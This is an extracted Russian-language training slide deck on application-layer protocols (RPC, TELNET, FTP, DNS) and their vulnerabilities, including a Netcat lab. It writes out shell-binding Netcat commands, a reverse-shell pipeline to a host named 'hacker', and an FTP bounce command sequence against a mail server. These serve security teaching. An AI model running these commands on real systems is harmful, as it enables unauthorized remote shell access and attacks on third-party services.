The background is a solid blue color. In the top-left corner, there is a faint, semi-transparent image of a globe showing continents and latitude/longitude lines. In the bottom-right corner, there are several overlapping, semi-transparent white geometric shapes, including a large circle and a smaller, more complex polygonal shape, creating a layered, abstract effect.

Протоколы прикладного уровня

Раздел 2 – Тема 15

Реализация служб прикладного уровня



Клиент



Сервер

Уровень сетевого
взаимодействия

Удалённый вызов процедур

| | | |
|---|-----------------------|----------------------------------|
| 7 | Уровень приложения | |
| 6 | Уровень представления | |
| 5 | Уровень соединения | RPC |
| 4 | Транспортный уровень | TCP, UDP |
| 3 | Сетевой уровень | IP |
| 2 | Канальный уровень | Ethernet, FDDI, X.25 и другие |
| 1 | Физический уровень | |

Спецификация RPC-сервера



Клиент

Протокол RPC



Сервер RPC

- Номер программы
- Номер процедуры
- Номер версии

Спецификация RPC-сервера

Сервер RPC



Клиент


Запрос клиента



Номер порта

- Номер программы
- Номер процедуры
- Номер версии


RPC-сканирование



Примеры утилит для RPC-сканирования

- RPCScan (Linux)
- rpcdump (Windows)


Протокол удалённого терминала - TELNET



Взаимодействие «терминал-удалённый процесс»



Команды протокола TELNET



**Interpret as
Command,
равен 255**

**Например,
клавиша
Backspace,
247**

Команды протокола TELNET


| Название команды | Код | Описание команды |
|------------------------|-----|--|
| IP (Interrupt Process) | 244 | Остановка вывода на дисплей |
| AO (Abort Output) | 245 | Прерывание процесса пользователя |
| AYT (Are You There) | 246 | Проверка состояния системы |
| EC (Erase Character) | 247 | Удаление последнего введённого символа |
| EL (Erase Line) | 248 | Удаление текущей строки |

Передача команд



\$a

Backspace



IAC EC



\$

Уязвимости протокола TELNET

Клиент
(утилита telnet)



Сервер
(telnetd)



Network Monitor - [Capture:1 (Summary)]

File Edit Display Tools Options Window Help

| Frame | Time | Src MAC Addr | Dst MAC Addr | Protocol | Description |
|-------|--------|--------------|--------------|----------|----------------------------|
| 21 | 10.223 | ISS127 | 00E07D7CF4C6 | TELNET | To Server From Port = 1030 |
| 22 | 10.224 | 00E07D7CF4C6 | ISS127 | TELNET | To Client With Port = 1030 |
| 23 | 10.347 | ISS127 | 00E07D7CF4C6 | TELNET | To Server From Port = 1030 |
| 24 | 10.348 | 00E07D7CF4C6 | ISS127 | TELNET | To Client With Port = 1030 |
| 25 | 10.502 | ISS127 | 00E07D7CF4C6 | TCP | .A...., len: 0, seq: 70284 |
| 26 | 11.240 | ISS127 | 00E07D7CF4C6 | TELNET | To Server From Port = 1030 |
| 27 | 11.240 | 00E07D7CF4C6 | ISS127 | TELNET | To Client With Port = 1030 |
| 28 | 11.404 | ISS127 | 00E07D7CF4C6 | TCP | .A...., len: 0, seq: 70286 |
| 29 | 11.404 | 00E07D7CF4C6 | ISS127 | TELNET | To Client With Port = 1030 |

FRAME: Base frame properties
ETHERNET: ETYPE = 0x0800 : Protocol = IP: DOD Internet Protocol
IP: ID = 0x21; Proto = TCP; Len: 50

```
00000000 00 60 08 4F E2 41 00 E0 7D 7C F4 C6 08 00 45 00  .\0òA.à}|\...E.  
00000010 00 32 00 21 40 00 40 06 A7 A8 C8 01 01 7B C8 01  .2.!@.@.gèL..{L.  
00000020 01 7F 00 17 04 06 B6 19 C8 E2 00 01 12 8E 50 18  .Q.....Lò...îP.  
00000030 7D 78 21 DC 00 00 50 61 73 73 77 6F 72 64 3A 20  }x!-...Password:
```

Telnet Protocol Packet Summary F#: 29/46 Off: 54 (x36) L: 10 (xA)

Передача имени и пароля в открытом виде

Уязвимости протокола TELNET


Клиент
(утилита telnet)



```
Telnet - 200.1.1.123
Подключить  Правка  Терминал  Справка

Red Hat Linux release 6.2 (Zoot)
Kernel 2.2.14-6.1.1 on an i686
login: █
```

Сервер
(telnetd)



Изменение переменных окружения до аутентификации

Что такое Netcat?

Netcat - это утилита, которая позволяет читать и записывать данные по сети с использованием протоколов TCP или UDP.

Возможности netcat :

- Работа с входящими и исходящими TCP или UDP соединениями, использующими любые порты
- Выполнение DNS запросов различных типов
- Возможность задания порта источника
- Возможность использования любого адреса источника (из локально сконфигурированных)
- Возможности по сканированию портов
- Работа в качестве telnet-сервера

Netcat и Telnet - клиент

Telnet - клиент имеет ограничения, преодолеть которые поможет Netcat.

Например:

- Ограничения стандартного потока ввода
- Посылка сообщений об ошибках в стандартный поток вывода, вместе с данными
- Невозможность посылки двоичных данных
- Невозможность находиться в состоянии ожидания соединения
- Невозможность работы с UDP

Режимы работы Netcat

Режим исходящих соединений



```
nc [-опции] <узел> порт[ы]
```



Режим ожидания входящих соединений

```
nc -l -r <слушающий порт> [-опции] [узел] [порт]
```



Слушающий порт

Варианты использования Netcat

Подключение к слушающему порту на удаленном узле





```
nc 200.2.2.222 80
```



200.2.2.222

Подключение с явным указанием порта источника

```
nc -p 53 200.2.2.222 80
```



200.2.2.222

53

80


Варианты использования Netcat

Открытие порта и подключение оболочки к нему

Вариант для Linux



```
nc -e /bin/bash <слушающий порт>
```




Вариант для Windows



```
nc -e cmd.exe <слушающий порт>
```

«Обращённый» TELNET



Это управление узлом через соединение, инициируемое с него самого

«Обращённый» TELNET



```
> telnet hacker 80 | /bin/bash | telnet hacker 25
```

Практическая работа 18



Утилита Netcat
«Обращённый» TELNET

Реализация службы FTP




Сервер

Интерфейс
пользователя



Клиент



Пассивный вариант работы FTP




Сервер (ftpd)

команда PASV



Ответ с параметрами



(номер порта для подключения)



Клиент

Открытие соединения



на указанный порт

Предсказуемый номер порта



Сервер (ftpd)




Клиент

команда PASV



Ответ с параметрами



(номер порта для подключения)

Открытие соединения






на указанный порт

Подключение раньше клиента



Открытие большого количества портов



Передача данных между двумя FTP-серверами

Сервер (ftpd)



Сервер (ftpd)



Передача большого
количества данных

A large red double-headed arrow pointing from the right server to the left server, indicating data transfer.

Управляющее соединение

A blue arrow pointing from the user towards the left server, indicating a control connection.

Атаки на сетевые службы при помощи FTP

Сервер FTP



Почтовый сервер



Подключение с FTP-сервера



25

20.1.1.1



```
PORT 20,1,1,1,0,25  
RETR <bad file>
```

DNS - служба



telnet www.microsoft.com



Resolver



www.microsoft.com - ?




DNS Server



100.0.0.6

Домены и поддомены



Записи Resource Record


```
main.sale.company.com.    IN  A   100.0.0.120
sale.company.com.        IN  NS  ns.sale.company.com
```



sale.company.com
Name Server



Разрешение имён



Уязвимости службы DNS

Применение транспортного протокола без установления соединения (UDP)

Отсутствие идентификации и аутентификации

Отсутствие средств разграничения доступа

Пример атаки на IP - сеть: Атака на DNS

Цель

Нарушение нормального функционирования объекта атаки

Механизм реализации

Нарушение навигации (ложный маршрут)

Местонахождение атакующего

В одном сегменте с объектом атаки

